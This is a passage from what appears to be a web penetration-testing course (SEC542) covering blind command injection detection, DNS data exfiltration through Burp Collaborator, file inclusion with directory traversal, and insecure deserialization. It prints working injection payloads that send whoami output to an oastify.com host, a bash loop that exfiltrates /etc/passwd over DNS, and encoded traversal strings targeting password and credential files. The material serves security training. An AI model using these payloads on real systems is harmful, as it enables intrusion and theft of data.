  - Works via DNS forwarders (meaning direct Internet access is not required)
- Penetration testers often register a domain, and host a primary name server for this express purpose (plus DNS tunneling):
  - A DNS name often costs a few dollars
  - A cheap Linux cloud VM can cost less than $5US/month
- Burp Collaborator makes this far simpler, as we will discuss next

Using DNS to Determine Blind Injection


ICMP is useful for determining blind injection, but it requires that ICMP echo requests are unfiltered (in addition to a host on the Internet where a penetration tester can run a sniffer). This was a safe(r) bet 10+ years ago, but networks are increasing filtering outbound traffic.

DNS is far less likely to be filtered, and often works on hosts with no direct Internet connectivity. **`'ping 192.0.2.42'`** is less likely to work than **`'nslookup example.com'`**, and the latter will work via DNS forwarders (which are really DNS proxies). If a host can resolve a DNS name than it can reveal blind injection (via a DNS server under the penetration tester's control).

This is fairly simple to set up (but not as simple as using Burp Collaborator, which we will discuss next). For example, the following "sec542rocks" domains can be bought from namecheap.com for as little as $1 (at the time of course publication):



Then rent a cheap Linux cloud VM. The following example costs (at the time of course publication) $3.50US/month from ionswitch.com




Then install/configure Bind (DNS server software), make that server a primary domain server for one of the domains on the left, and log requests sent to it (or simply run a sniffer to see DNS requests).


Burp Collaborator

- Burp Collaborator greatly simplifies the use of DNS to determine blind injection:
  - Go to Burp -> Burp Collaborator Client
  - Press "Copy to clipboard" to copy a randomly-generated name
  - Enter the following in the vulnerable web application:

    `sec542.org; nslookup`

    `o9y4m21cj64ooviso3ysx72bl2rufj.oastify.com`
  - Press "Poll now" to see if the name was resolved on Burp's DNS server






Burp Collaborator

Portswigger describes Burp Collaborator:

- *"Some injection-based vulnerabilities can be detected using payloads that trigger an interaction with an external system when successful injection occurs. For example, some blind SQL injection vulnerabilities cannot be made to cause any difference in the content or timing of the application's responses, but they can be detected using payloads that cause an external interaction when injected into a SQL query.*
- *Some service-specific vulnerabilities can be detected by submitting payloads targeting those services to the target application, and analyzing the details of the resulting interactions with a collaborating instance of that service. For example, mail header injection can be detected in this way.*
- *Some vulnerabilities arise when an application can be induced to retrieve content from an external system and process it in some way. For example, the application might retrieve the contents of a supplied URL and include it in its own response.*
- *When Burp Collaborator is being used, Burp sends payloads to the application being audited that are designed to cause interactions with the Collaborator server when certain vulnerabilities or behaviors occur. Burp periodically polls the Collaborator server to determine whether any of its payloads have triggered interactions"*[1]



Reference:

[1] Burp Collaborator - PortSwigger https://sec542.com/8z

Blind Data Exfiltration via Burp Collaborator

- Burp Collaborator has a handy feature: you can prepend names to the randomly-generated name provided by Burp
- This allows blind exfiltration of data subject to the following limitations:
  - Maximum total DNS request size is 255 bytes
  - Maximum DNS subdomain/name size is 63 bytes
  - All characters must be legal in a DNS request: *These characters include A-Z, a-z, 0-9, and the hyphen (-)*[1]
- A lot of data will be longer than 63 bytes:
  - But you can break it up and make DNS multiple requests!
  - We discuss this in the next slide's notes
- Also: a lot of data will have characters that cannot be used in a DNS request, so it's best to encode the data, preferably using a utility native to the webserver:
  - **`Base32`** *almost* works, except for those pesky equal signs ("=") used to pad to a four-byte boundary
  - Strip off the equal signs with **`tr -d =`**

Blind Data Exfiltration via Burp Collaborator

DNS allows an ideal data exfiltration channel. It is almost allows allowed, and data exfiltration via DNS is rarely prevented or detected. Even highly firewalled servers (that would block outbound ICMP, for example) typically allow DNS resolution. Direct Internet access is not required: DNS resolvers act as DNS proxies. A system with "no Internet access" (as many of the author's clients have claimed) usually allow DNS resolution via a local DNS forwarder (really a proxy, although they're not typically called that), and will eventually reach the Internet.

Note that in 2022 Burp Collaborator began using oastfy.com (switching from burpcollaborator.net):

> *"We've added a new domain name for the public Burp Collaborator server. Unless you have configured Burp to use a private Collaborator server, Burp Scanner and the Burp Collaborator client will now use oastify.com for their Collaborator payloads instead of burpcollaborator.net. This will help to reduce false negatives, enabling you to identify out-of-band vulnerabilities that were previously hidden due to widespread blocking of the old domain name.*
>
> *This new domain name is in addition to the old one, so you'll still be able to see interactions with any of your existing burpcollaborator.net payloads."*[2]


References:


[1] https://sec542.com/ab


[2] https://sec542.com/ac

Blind Data Exfiltration via DNS: Howto (Full Description on Next Slide)

- Enter this query in the "Is it alive?" blind command injection page:
  - `sec542.org;a=$(whoami|base32|tr -d =);nslookup $a.323elwuutiz8557be0nv0h7jiao2cr.oastify.com`
- Check the reply description and copy the 'hostname':
  - **`O53XOLLEMF2GCCQ.`**`323elwuutiz8557be0nv0h7jiao2cr.oastify.com`
- Then type the following:
  - `echo -n O53XOLLEMF2GCCQ | wc -c`
- Need to pad to a 4-byte boundary
  - `echo O53XOLLEMF2GCCQ= | base32 -d`







Blind Data Exfiltration via DNS: Howto (Full Description on Next Slide)

If the technical details of the above attack seem like magic, have no fear: we'll provide a full technical walkthrough on the next slide. We used a command that would provide a short output to stay below the 63-character maximum DNS name size. Hex is very handy for creating DNS-safe data but isn't very efficient (it expands the number of bytes sent since it only uses 16 characters). Here's a version using **`xxd`** (hex client):

```
sec542.org;a=$(whoami|xxd -ps);nslookup $a.
v1xajfyt3ic54dny6mxblh8wqnwdk2.oastify.com
```

Use **`xxd -r -p`** to decode.

`base32` is more efficient, but "=" signs will break DNS requests (when **`base32`** doesn't end on a 4-byte boundary). You can use the **`tr`** command to delete (**`-d`**) trailing equal signs, as shown above. Use **`wc -c`** to determine if the result ends on a 4-byte boundary (pad with "**=**" signs if it does not). Note that we use **`echo -n`** (no trailing newline) to get the actual character count (otherwise the trailing newline will add one character to the total). Then use **`base32 -d`** to decode.

Note that **`base64`** *almost* works, but includes "**+**" and "**/**", which are not DNS safe.

You can use a bash loop to get around the 63-character maximum. Xavier Mertens exfiltrated the /etc/password file using this method (plus a bash loop). He used **`base32`**, limiting each string to 63 bytes:

```
$ cat /etc/passwd | base32 -w 63 | while read L
do
  dig $L.data.rootshell.be @192.168.254.8
done[1]
```

Here's what his DNS server logged:

```
$ grep 'data.rootshell.be' queries.log 20-Apr-2017 08:32:11.075 queries:
20-Apr-2017 08:32:11.075 queries: info: client 172.x.x.x#44635: query:
OJXW65B2PA5DAORQHJZG633UHIXXE33POQ5C6YTJNYXWEYLTNAFGIYLFNVXW4OT.data.rootsh
ell.be IN A +E (192.168.254.8)
20-Apr-2017 08:32:11.113 queries: info: client 172.x.x.X#50081: query:
YHIYTUMJ2MRQWK3LPNY5C65LTOIXXGYTJNY5C65LTOIXXGYTJNYXW433MN5TWS3.data.rootsh
ell.be IN A +E (192.168.254.8)
20-Apr-2017 08:32:11.173 queries: info: client 172.x.x.x#40457: query:
QKMJUW4OTYHIZDUMR2MJUW4ORPMJUW4ORPOVZXEL3TMJUW4L3ON5WG6Z3JNYFHG.data.rootsh
ell.be IN A +E (192.168.254.8)
20-Apr-2017 08:32:11.222 queries: info: client 172.x.x.x#56897: query:
6LTHJ4DUMZ2GM5HG6LTHIXWIZLWHIXXK43SF5ZWE2LOF5XG63DPM5UW4CTTPFXG.data.rootsh
ell.be IN A +E (192.168.254.8)
20-Apr-2017 08:32:11.276 queries: info: client 172.x.x.x#57339: query:
GOTYHI2DUNRVGUZTIOTTPFXGGORPMJUW4ORPMJUW4L3TPFXGGCTHMFWWK4Z2PA5.data.rootsh
ell.be IN A +E (192.168.254.8)
...
```

And here's the decoded /etc/passwd file:

```
$ grep 'data.rootshell.be' queries.log | cut -d ' ' -f8 | cut -d '.' -f1|
base32 -d | more
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
...[2]
```

References:

[1] https://sec542.com/ad

[2] Ibid.

Blind Data Exfiltration via DNS: Full Description

- Here's our bash command:
  - `a=$(whoami|base32|tr -d =);nslookup $a.323elwuutiz8557be0nv0h7jiao2cr.oastify.com`
- Let's break it down: run this command: `a=$(whoami|base32|tr -d =)`
  - `$(…)`: the dollar sign and parentheses allow us to run a command (or series of commands) between the parentheses and store their output in a variable (`a`, in this case)
  - Run `whoami` (output is `www-data`)
  - Pipe that to `base32` (output is `O53XOLLEMF2GCCQ=`)
  - `tr -d =` (delete any "=" signs)
  - `$a` now contains `O53XOLLEMF2GCCQ`
- Then run:
  - `nslookup O53XOLLEMF2GCC.323elwuutiz8557be0nv0h7jiao2cr.oastify.com`

Blind Data Exfiltration via DNS: Full Description

It's worth noting that the `base32` client will word wrap every 76 characters (use `-w0` to disable word wrapping). DNS request names can be a maximum of 63 characters, so this is not an issue for small requests. For larger request: wrap every 63 characters (`-w63`), and use a `bash` loop to send each 63-character chunk one-by-one, as Xavier did.

For advanced work like this: it's best to use your own DNS server (instead of Burp Collaborator) as Xavier did , so you can easily process the text (without having to copy/paste a lot of names from Burp Collaborator). Also be sure to check out Xavier's excellent Internet Storm Center post: *DNS Query Length... Because Size Does Matter*, referenced below[1].

Note that `a=$(whoami|base32|tr -d =)` is a more modern (POSIX compliant) way of achieving our code execution goal. Backticks (considered a "legacy" shell feature) may also be used on most systems: `a=`whoami|base32|tr -d =``. Both work in this case. Note that "legacy" can be a feature: we sometimes face legacy systems. That includes some "modern" IoT devices running operating systems that are a decade+ old.

Reference:

[1] https://sec542.com/ad

Course Roadmap


- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- **Section 3: Injection**
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

INJECTION

1. HTTP Response Security Controls
2. Command Injection
3. **Exercise: Command Injection**
4. File Inclusion and Directory Traversal
5. Exercise: Local/Remote File Inclusion
6. Insecure Deserialization
7. Exercise: Insecure Deserialization
8. SQL Injection Primer
9. Discovering SQLi
10. Exploiting SQLi
11. Exercise: Error-Based SQLi
12. SQLi Tools
13. Exercise: sqlmap + ZAP
14. Summary

Course Roadmap

One of the best vulnerabilities ever, command injection, is the next topic.



SEC542 Workbook: Command Injection

Please go to Exercise 3.1 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- **Section 3: Injection**
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

INJECTION

1. HTTP Response Security Controls
2. Command Injection
3. Exercise: Command Injection
4. **File Inclusion and Directory Traversal**
5. Exercise: Local/Remote File Inclusion
6. Insecure Deserialization
7. Exercise: Insecure Deserialization
8. SQL Injection Primer
9. Discovering SQLi
10. Exploiting SQLi
11. Exercise: Error-Based SQLi
12. SQLi Tools
13. Exercise: sqlmap + ZAP
14. Summary

Course Roadmap

One of the best vulnerabilities ever, command injection, is the next topic.

WSTG-INPV-11: Testing for Code Injection: LFI/RFI

"The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation."[1]

WSTG-INPV-11: Testing for Code Injection: LFI/RFI

The WSTG-INPV-11 Test ID includes coverage for both Remote File Inclusion and Local File Inclusion in the 11.1 and 11.2 subsections.

Reference:

[1] WSTG - v4.2 | OWASP https://sec542.com/99

Local File Inclusion (LFI)

- File inclusion is from the perspective of the target, so exploiting LFI retrieves files *locally* from the webserver hosting the vulnerable web application
- Look for instances where the application retrieves a file and includes content from the file in a response:
  - Templates
  - Document/image retrieval
  - Framed content
- Impact may range from access to public data to code execution

Local File Inclusion (LFI)

Look for Local File Inclusion (LFI) vulnerabilities in parameters used to retrieve files from the local webserver. The application may use these files as templates to format output in the browser, to include as the content in frames, or documents provided to web application users. Exploitation of LFI involves retrieving the contents of files other than those intended by the web application.

Directory Traversal

- Permits an attacker to use LFI to access files outside of the webroot
- The account running the webserver must have permission to access the files
- Exploited using either relative or absolute path references:
  - Relative paths:
    `../../../etc/passwd`
    `..\..\..\windows\win.ini`
  - Absolute paths:
    `/var/log/apache2/access.log`
    `C:\Users\Administrator\Desktop\password.txt`

Directory Traversal

Actually an Authorization flaw, Directory Traversal permits an attacker to access files outside of the webroot. The webserver does not normally permit file system access outside of the webroot; however, applications that facilitate file access, and are susceptible to directory traversal, use the web application's development framework functions to directly access files on the webserver.

The web application, or security controls protecting the web application, may restrict the use of dots (".") and slashes ("/" or "\"), or filter the characters from the input. In these cases, try URL, double URL, Unicode/UTF-8 encoding to bypass these controls and exploit the directory traversal vulnerability. Some examples include:

- URL Encoding: %2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd
  The web application should decode the URL encoded values of %2e and %2f into their decoded "." and "/" counterparts.

- Double URL Encoding: %252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fpasswd
  In this example, the web application may decode all the instances of %25, which is the URL encoded value for "%", and then perform URL decoding again to convert the resulting %2e and %2f values to their associated "." and "/" values. This strategy may bypass restrictions or filters looking for %2e or %2f, but not the URL encoded value of "%", %25, plus the hexadecimal representation of "." and "/".

- Unicode/UTF-8 Encoding: ..%c0%af..%c0%af..%c0%afetc%c0%afpasswd
  If the webserver supports multi-byte Unicode encoding, then the %c0%af values may be decoded to its associated "/" value after bypassing filters on the slash character.

Encoding the input may not work as the input restrictions or filters may also include the encoded values or check the input after decoding has occurred.

Demonstrating LFI Impact

- Exploitation should help the application owner understand the impact if an attacker uses the vulnerability
- Here are some potentially high-impact sources to consider:
  - Application Configuration Files
  - System Configuration Files
  - Source Code
  - Event Logs
  - User Configuration Files
  - User Documents
  - Standard In File Handle (** CAREFUL: Possible DoS **)

Demonstrating LFI Impact

Helping application owners understand the impact of the vulnerability can help prioritize the remediation. Should exploitation allow an attacker to access configuration files, sensitive data, or the underlying operating system, the resources necessary to remediate the vulnerability are easier to justify.

Access to application and system configuration files may allow an attacker to have access to credentials or other system configuration that gives them additional details that can be used to strengthen their foothold on the system.

Access to source code may allow an attacker to find other vulnerabilities, ones with a more significant impact, on the system.

If the attacker can control information sent to log files, and access those log files through an LFI vulnerability, they may be able to write a webshell to the event logs and gain the ability to execute code. The ability to execute code may allow the attacker to use functions that run commands on the underlying operating system. The commands run under the context of the account that runs the webserver's process.

With access to user configuration files and documents, an attacker may find scripts, stored passwords, or SSH keys that can be used to further access the target system, or other available systems.

Lastly, the attacker may be able to reference standard in ("-" in Linux) and cause the application to freeze while waiting for input, or crash, causing a denial of service.

Remote File Inclusion (RFI)

- Just like LFI, the vulnerability is named with reference to the target, so exploiting RFI retrieves files stored on *remote* systems across a network
- After exploring the impact of an input susceptible to LFI, test to see if remote files can be retrieved
- Demonstrate the impact of the RFI:
  - Proxy-like functionality to retrieve files on the internal network
  - Potential code execution opportunity

Remote File Inclusion (RFI)

Sometimes the functions that allow retrieval of files on the local file system also support retrieving files from remote systems via FTP, HTTP, and/or Universal Naming Convention (UNC). An attacker trying to exploit RFI is generally trying to either use the vulnerable application to retrieve resources on the internal network for which the firewall prevents access, or to include files hosted by the attacker.

Some applications will execute server-side code included within retrieved files. Suppose that an attacker hosts a file with server-side code specific to the web framework on the target system (PHP, Python, ASP.NET, etc.) that uses built-in functions to run commands on the underlying operating system. When the attacker exploits the RFI to download their hosted file, if the application executes the server-side code, the attacker gains the ability to control the target's operating system with the privileges of the account running the webserver process.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- **Section 3: Injection**
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

INJECTION

1. HTTP Response Security Controls
2. Command Injection
3. Exercise: Command Injection
4. File Inclusion and Directory Traversal
5. **Exercise: Local/Remote File Inclusion**
6. Insecure Deserialization
7. Exercise: Insecure Deserialization
8. SQL Injection Primer
9. Discovering SQLi
10. Exploiting SQLi
11. Exercise: Error-Based SQLi
12. SQLi Tools
13. Exercise: sqlmap + ZAP
14. Summary

Course Roadmap

One of the best vulnerabilities ever, command injection, is the next topic.

Exercise 3.2: Local/Remote File Inclusion

SEC542 Workbook: Local/Remote File Inclusion

Please go to Exercise 3.2 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- **Section 3: Injection**
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

INJECTION

1. HTTP Response Security Controls
2. Command Injection
3. Exercise: Command Injection
4. File Inclusion and Directory Traversal
5. Exercise: Local/Remote File Inclusion
6. **Insecure Deserialization**
7. Exercise: Insecure Deserialization
8. SQL Injection Primer
9. Discovering SQLi
10. Exploiting SQLi
11. Exercise: Error-Based SQLi
12. SQLi Tools
13. Exercise: sqlmap + ZAP
14. Summary

Course Roadmap

One of the best vulnerabilities ever, command injection, is the next topic.

OWASP A08:2021-Software and Data Integrity Failures

- New to the OWASP Top 10 in 2021 and includes the Insecure Deserialization item from the 2017 Top 10.
- Involves inputs, such as data accepted through a POST parameter or automated updates pushed to an application or system, being accepted without verifying they are from trusted sources and are expected values.
- Common Weakness Enumerations (CWEs) include "CWE-829: Inclusion of Functionality from Untrusted Control Sphere, CWE-494: Download of Code Without Integrity Check, and CWE-502: Deserialization of Untrusted Data."[1]

A08:2021-Software and Data Integrity Failures

Adversaries routinely exploit the lack of integrity controls to gain unauthorized access to systems and data. Inserting code into a package's update mechanism, delivering serialized data to an application, or modifying code within a repo tends to require internal access and very specific knowledge. The assumption that the "bad guys" do not have internal access and intimate knowledge of an organization's technology is a dangerous position. Consider the multitude of organizations breached as a result of malicious code inserted into Solarwinds' patches in 2020. Not only did attackers achieve internal access to Solarwinds' networks and systems, but they also gained internal access to the organizations that installed the patches.

Organizations pushing updates and code should sign their code and be sure to verify the signature before installing patches. When reading in data, especially binary data like serialized data objects, ensure that the data matches the expected format and values. Include digital signatures for data received throughout the application, as well as code pushed through a CI/CD pipeline, and perform integrity checks to ensure data has not been changed.

Reference:

[1] https://sec542.com/aj

Insecure Deserialization (1)

- Insecure Deserialization vulnerabilities became very popular after the talk at the AppSecCali 2015 conference:
  - Even though they existed almost forever – probably the most ignored security vulnerability until 2015
  - Can happen in any object-oriented programming language that supports concepts of serialization and deserialization
- Serialization is the process of converting variables and objects in memory of a process into a format (**stream of bytes**) that can be stored or transmitted
  - This format allows later reconstruction in a different process or environment
- Deserialization is the process of converting a **stream of bytes** back into an object in memory of a current process
  - What could go wrong here?

Insecure Deserialization (1)

Insecure Deserialization vulnerabilities have been around for ages – in every object-oriented programming language that supports concepts of serialization and deserialization.

These vulnerabilities were popularized during the AppSecCali conference in 2015 where Gabriel Lawrence and Chris Frohoff released the tool called ysoserial that allows easy exploitation of Java applications that perform insecure deserialization. We will use this tool in an upcoming lab.

So, what is serialization and deserialization?

Object-oriented programming languages create and handle objects in memory during their runtime. These objects can contain all sorts of data: they can contain simple variables/properties (i.e., integers, floats, Boolean and similar) as well as functions (or function references).

Quite often developers want to save those objects for later use – in web applications it is quite common for a developer to want to store an object as a parameter on the client side and then have a user's browser submit the object back to the server side for processing.

Serialization is the process of converting such objects that are in memory of a running process into a special format (stream of bytes). This format can be then used as a file, stored in a parameter or even in a database.

Deserialization is reconstruction of a serialized object: it is performed by the application and the goal is to read the stream of bytes and use it to recreate the identical object in memory of a current process.

Insecure Deserialization (2)

- Insecure Deserialization is architecture independent:
  - Can appear in any object-oriented programming language
  - Java is most commonly affected, but also works in .NET, PHP, Ruby, Python ...
- Developers quite often serialize objects:
  - Allows them to easily manipulate those objects later
    - i.e., serialize an object and send it as a parameter to a client
  - When the client submits the request, the serialized object is sent back as a hidden parameter
  - Deserialize the object on the server side and you have exactly the same object in memory
- Main issue here is input validation:
  - An attacker could modify the object while it's handled by a client

Insecure Deserialization (2)

One of the interesting aspects of insecure deserialization is that it is architecture independent – any object-oriented programming language that supports serialization and deserialization is potentially vulnerable to insecure deserialization.

While Java is the most commonly affected programming language, due to its wide use in enterprise applications but also due to the very powerful ysoserial exploitation tool that we will talk about in a minute, other programming languages such as .NET, PHP, Ruby and Python can also be affected.

Developers often serialize objects because it is so convenient and allows them to manipulate the object later.

Typical usage of serialization and deserialization in web applications happens when a developer wants to store an object with a visitor/user. In such a case, the object from memory is typically serialized and stored in a parameter.

This parameter is then most commonly embedded into the resulting web page as a hidden parameter (it can be seen via "View Source").

Now, when the user submits the form (or clicks on a link), the parameter containing the serialized object is sent back to the application and it gets deserialized into its original representation in memory, allowing the developer to further handle and manipulate the object. So handy!

The main issue here is, of course, input validation. Since the serialized object is stored on the client side, an attacker can easily modify it – the serialized object is just a binary representation of the object, and as long as we know how to parse (and modify) it, there is nothing preventing us from doing that.

Where Does Insecure Deserialization Appear?

- Many technologies rely on serialization
- Remote/Interprocess Communication (RPC/IPC):
  - Java Management Extension (JMX)
  - Remote Method Invocation (RMI)
- Caching/persistence of objects:
  - Using objects later
- Tokens:
  - Arbitrary objects in custom implementations (our favorite)
  - Java Server Faces implementation (ViewState)

Where Does Insecure Deserialization Appear?

Besides being used directly by developers, many other technologies rely on serialization by default, such as:

- Remote Method Invocation (RMI)
- Java Management Extension (JMX)
- Java Message Service (JMS)
- Java Server Faces implementation (ViewState)

Besides these off-the-shelf implementations, in real world Java applications it is quite common to see developers use Java objects for caching/persistence. This is actually very handy as a serialized object can be saved to disk (or in a variable, for caching) and later deserialized and directly used.

Finally, tokens are also quite popular for Java objects. In this case we will commonly see arbitrary objects where developers create custom implementations and store (potentially sensitive) data in objects, which are passed back and forth between a user (their browser) and the server side service. Java Server Faces implementation is one such example, where the ViewState object is passed like this, and (hopefully) correctly protected in new versions.

The bottom line here is that, depending on what input validation the developer implemented (especially in custom implementations), they need to be careful if they blindly deserialize objects (in Java typically through the readObject() call)).

Blindly deserializing objects is extremely unsafe and can lead to privilege escalation or even remote code execution vulnerabilities.

Exploitation by Modifying Sensitive Parameters

- This can lead to two types of vulnerabilities
- Modification of sensitive parameters stored in serialized object:
  - Happens whenever a developer stores a sensitive parameter in the serialized object and does not verify integrity when deserializing
  - A PHP example:

```
class Test {
        public $role = 5;
        private $username = "Arthur";
};
```

  - Will be serialized to the following stream of bytes:

```
O:4:"Test":2:{s:4:"role";i:5;s:14:"Testusername";s:6:"Arthur";}
```

  - ... and this can be easily modified by an attacker

Exploitation by Modifying Sensitive Parameters

Since serialized objects can contain any data that the developer used them for, quite often we can see such objects containing sensitive data.

Such data, if changed, can even lead to privilege escalation vulnerabilities – they can be exploited whenever a developer stores a sensitive parameter in the serialized object and does not verify integrity when deserializing.

The example on this page shows serialization in PHP. The class called Test has two members, a variable called $role with the value of 5 and another variable called $username with the value of Arthur.

When serialized by calling the serialize() method in PHP, the object is serialized to the following stream of bytes:

O:4:"Test":2:{s:4:"role";i:5;s:14:"Testusername";s:6:"Arthur";}

Even if we do not know exactly how the object is being serialized, values of members are quite obvious and can be easily changed.

What could happen if we change the value of the role member, which is an integer (hence i:5 in the serialized object) to the value of 0?

A Java example (1)

- Serialized objects in Java are binary blobs:
  - Starts with magic number and version
  - Complex form including:
    - Class name
    - Fields which can be primitive or classes/interfaces:
      - Names are UTF-8 encoded
    - Field type codes:
      - B = byte, C = char, D = double, F = float, I = int, J = long, L = class/interface, S = short, Z = boolean, [= array
    - Serial version UID's
    - Field values:
      - Primitive or Object serialized form or reference

A Java example

While the PHP example shown in the previous slide was quite simple, with Java things get a bit more complex.

Let's take a look at one Java serialized object to understand what is happening there behind the hood.

In Java, serialized objects are binary blobs. This means that it will not be easy to manually read them, even though some text strings will be visible.

Every Java serialized object starts with a magic number and version, which are 0xaced – these two bytes indicate that we have a Java serialized object; they are followed with the version, which is typically 5.

After this there is a number of object descriptions which are relatively complex. They contain a class name and other fields which can be primitive or classes and interfaces. Names will be UTF-8 encoded.

For classes, there is a number of typecodes which are used for specific field types:

`B' // byte `C' // char `D' // double `F' // float `I' // integer `J' // long `S' // short `Z' // Boolean

A serialized object can have a number of primitives or other objects, so let's see what this looks like.

A Java example (2)

- We will serialize the following object (class):

```
public class WorkshopClass implements Serializable {

    String username = "bojanz";
    int role = 2;

}
```

  - As shown above, the example object contains the following:
    - A primitive field (Integer role)
    - A field which is a class/instance (String username)
  - Let's analyze the serialized object so we can see how easy it is to manipulate it
    - And, for example, change the role value or contents of the string

A Java example (2)

In order to demonstrate what serialized objects look like, we will create an instance of the class below (an object) and then serialize it:

```
public class WorkshopClass implements Serializable {
        String username = "bojanz";
        int role = 2;
}
```

